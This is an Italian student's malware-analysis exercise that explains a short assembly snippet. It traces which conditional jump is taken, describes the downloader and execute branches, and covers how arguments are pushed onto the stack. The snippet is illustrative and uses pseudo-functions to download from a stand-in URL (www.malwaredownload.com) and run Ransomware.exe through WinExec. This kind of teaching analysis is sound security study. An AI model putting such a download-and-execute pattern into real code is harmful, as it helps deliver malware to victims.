Progetto S11 L5

Davide Andreozzi

Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale **salto condizionale** effettua il Malware.

2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea **verde** i salti effettuati, mentre con una linea **rossa** i salti non effettuati.

3. Quali sono le diverse funzionalità implementate all'interno del Malware?

4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

Tabella 1		
00401040	mov EAX, 5	
00401044	mov EBX, 10	
00401048	cmp EAX, 5	
0040105B	jnz loc0040BBA0	; tabella 2
0040105F	inc EBX	
00401064	cmp EBX, 11	
00401068	jz loc0040FFA0	; tabella 3

Tabella 2
0040BBA0 mov EAX, EDI EDI= www.malwaredownload.com
0040BBA4 push EAX ; URL
0040BBA8 call DownloadToFile() ; pseudo funzione

Tabella 3	
0040FFA0 mov EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4 push EDX	; .exe da eseguire
0040FFA8 call WinExec()	; pseudo funzione

1) Salto condizionale effettuato

Prendendo in considerazione il codice e le 3 tabelle possiamo analizzare i due possibili salti condizionali che il programma potrebbe effettuare:

- Il primo all'indirizzo 0040105B è un JUMP NOT ZERO alla locazione 0040BBA0 (Tabella 2) ed è preceduto ovviamente da un CMP cioè un *Compare* tra il valore 5 e il valore di EAX.
  Il valore di EAX sarà di 5 in quanto è stato assegnato precedentemente dalla sintassi *MOV EAX, 5*. Quindi il programma farà un compare tra 5 (EAX) e 5.
  Il risultato sarà 0 (CMP fa una sub e modificherà il flag ZF = 1) e quindi la condizione JNZ non si realizza e il salto **NON AVVERRA'**.
- Il secondo all'indirizzo 00401068 è un JUMP IF ZERO alla locazione 0040FFA0 (Tabella 3) e viene effettuato un CMP tra il valore 11 e il valore di EBX.
  Il valore di EBX è stato assegnato con la sintassi *MOV EBX, 10* e successivamente modificato dalla sintassi *inc EBX* che incrementerà di 1 il valore di EBX, quindi 10+1 = 11 che sarà il valore del registro di EBX.
  Il programma quindi effettuerà un CMP tra EBX e 11, quindi il risultato del CMP sarà 0 e il ZF = 1. La condizione JZ in questo caso si realizza e il salto condizionale **AVVERRA'**.

Il salto condizionale sarà il seguente **«00401068 jz loc0040FFA0»**

2) Diagramma


Tabella 1
00401040 mov EAX, 5
00401044 mov EBX, 10
00401048 cmp EAX, 5
0040105B jnz loc0040BBA0 ; tabella 2
Tabella 1
0040105F inc EBX
00401064 cmp EBX, 11
00401068 jz loc0040FFA0 ; tabella 3
Tabella 2
0040BBA0 mov EAX, EDI EDI= www.malwaredownload.com
0040BBA4 push EAX ; URL
0040BBA8 call DownloadToFile() ; pseudo funzione
Tabella 3
0040FFA0 mov EDX, EDI EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4 push EDX ; .exe da eseguire
0040FFA8 call WinExec() ; pseudo funzione

3) Funzionalità del malware

Il malware ha due funzioni principali all'interno del codice:

- DownloadToFile()
  - Questa funzionalità prevede il Download di un file da un URL e lo salva direttamente nel computer vittima.
    Quindi possiamo definire questa funzione del Malware come Downloader perché il Malware in questione potrebbe scaricare da un server una parte di codice dannoso non implementata nel Malware stesso o un altro malware.
- WinExec()
  - Questa funzione serve ad eseguire un programma o comando specifico, in questo caso si andrà ad eseguire il programma Ransomware.exe che è presente nel percorso C:\Program and Settings\Local\User\Desktop
    e si andrà a pushare il registro EDX per eseguire l'exe precedente tramite la funzione WinExec().

<u>Nel caso in esame si eseguirà solo la funzionalità WinExec()</u>

4)Dettagliare come sono passati gli argomenti

- Tabella 2
  - MOV EAX, EDI: Viene definito il percorso dove scaricare il file «malwaredonwload.com» copiano il contenuto di EDI in EAX.
  - PUSH EAX: Viene pushato il parametro URL all'interno dello stack.
  - Call DownloadToFile(): Qui viene eseguita la funzione e quindi scaricato il malware.
- Tabella 3
  - MOV EDX, EDI: Viene definito in questo caso il percorso del file eseguibile del malware.
  - PUSH EDX: Viene pushato l'exe da eseguire all'interno dello stack.
  - CALL WinExec(): Questa è la chiamata alla funzione, dove viene effettivamente eseguito il malware.